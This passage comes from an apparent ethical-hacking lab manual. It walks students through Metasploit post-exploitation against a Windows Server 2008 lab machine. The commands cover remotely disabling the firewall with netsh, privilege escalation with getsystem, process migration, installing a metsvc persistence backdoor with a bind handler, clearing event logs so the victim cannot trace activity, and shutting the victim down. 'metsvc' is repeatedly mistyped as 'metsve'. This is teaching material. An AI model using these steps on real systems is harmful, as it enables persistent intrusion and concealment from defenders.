


FIGURE 6.26: Testing the Firewall mode

46. Switch to **Windows Server 2008** to ensure that the firewall is turned **ON**.




FIGURE 6.27: Ensuring that the Firewall is Turned ON

47. Switch back to Kali Linux. Type **netsh firewall set opmode mode=DISABLE** and press **Enter**.

48. If the firewall is successfully disabled, it returns the message **OK**.




FIGURE 6.28: Disabling the Firewall Remotely

49. Now switch back to **Windows Server 2008**. Observe that the status of the firewall is disabled (turned off) as shown in the screenshot:




FIGURE 6.29: Firewall Disabled Successfully

50. Thus, you have successfully launched meterpreter shell and disabled the firewall on the target machine.
51. Switch back to **Kali Linux**, type **exit** in the command-line terminal, and press **Enter**.
52. You will come back to the meterpreter shell, as shown in the screenshot:

FIGURE 6.30: Exiting the Command Prompt Shell

TASK 7

Create a persistent connection

53. Type **getsystem** and press **Enter**. Doing this might help in gaining system-level privileges remotely.

Note: This command works only on Server machines such as Windows Server 2008 and 2012.




FIGURE 6.31: Escalating Privileges

54. Type **ps** and press **Enter**. This lists all the processes running on the victim machine.




FIGURE 6.32: Listing the processes

55. Migrate to the **explorer.exe** process. To do so, you need to note its PID (process ID).
56. Type **migrate 1264** and press **Enter**.

Note: The process ID for explorer.exe may differ in your lab environment.




FIGURE 6.33: Migrating to a Process

57. Type **run metsve -A** and press **Enter**. Observe that the service is successfully installed.




FIGURE 6.34: Installing metsvc service

58. **metsve** helps in maintaining a persistent connection with the victim machine (i.e., even when the machine is rebooted or has lost connection with it. You can establish a connection with the machine without the need of the target user running a backdoor executable again and again.

TASK 8

Test the persistent connection

59. Assume that you are the target user and restart **Windows Server 2008** machine to close the connection of Kali Linux to the victim machine.

FIGURE 6.35: Restarting Windows Server 2008

60. Switch back to the Kali Linux virtual machine. Observe that the meterpreter connection is closed by the target user (here, **you**).




FIGURE 6.36: Meterpreter Session Closed due to system restart

61. Switch back to the Windows Server 2008 virtual machine and log into it.

FIGURE 6.37: Logging in to Windows Server 2008

62. Switch to the Kali Linux virtual machine. You need to exit the meterpreter and msfconsole shells.
63. Press **Ctrl+Z** in meterpreter shell; then type **y** and press **Enter** to background the session.

TASK 9

Run metsve service

64. You will be redirected to msfconsole; press **Ctrl+Z** to exit msfconsole.




FIGURE 6.38: Exiting the Meterpreter Session

65. Open a new command-line terminal, and launch msfconsole (type **msfconsole** and press **Enter**).




FIGURE 6.39: Launching msfconsole

66. Type **use exploit/multi/handler** and press **Enter**.
67. Type **set payload windows/metsvc_bind_tcp** and press **Enter**.
68. Type **set lport 31337** and press **Enter.**
69. Type **set lhost 10.0.0.13** (IP Address of **Kali Linux**) and press **Enter.**
70. Type **set rhost 10.0.0.11** (IP Address of **Windows Server 2008**) and press **Enter.**

Note: The IP Addresses of lhost and rhost may differ in your lab environment.




FIGURE 6.40: Using multi/handler exploit

71. Type **exploit** and press **Enter**. This opens a **meterpreter** connection, as shown in the screenshot:




FIGURE 6.41: Meterpreter session successfully opened

72. Thus, you have successfully created a meterpreter session without the need of the victim running any backdoor executable.
73. You may perform post exploitation on the victim machine using various meterpreter commands.
74. The event viewer on the Windows machine records all events performed on it. This can help a user/administrator discover the events performed by an attacker (here, you).
75. Switch back to **Windows Server 2008**. Navigate to **Start → Control Panel → Administrative tools,** and double-click **Event Viewer**.
76. Here is an example of **Application** logs.




FIGURE 6.42: Viewing the logs

77. To clear all the **user activity logs**, switch to Kali Linux, type **clearev** in the meterpreter shell, and press **Enter**. Clearing all logs leaves the victim with zero traces, so he/she won't be able to view the activities you performed on his/her machine.




FIGURE 6.43: Clearing the logs

78. Switch back to the machine and **refresh** the Windows logs. Observe that all the logs (**Application**, **System,** and **Security**) are cleared, as in the screenshot:




FIGURE 6.44: Logs successfully cleared

79. Switch to Kali Linux.

80. Type **shutdown** and press **Enter** to shut down the victim machine.




FIGURE 6.45: Shutting down the machine

FIGURE 6.46: Victim machine successfully shut down

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure through public and free information.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs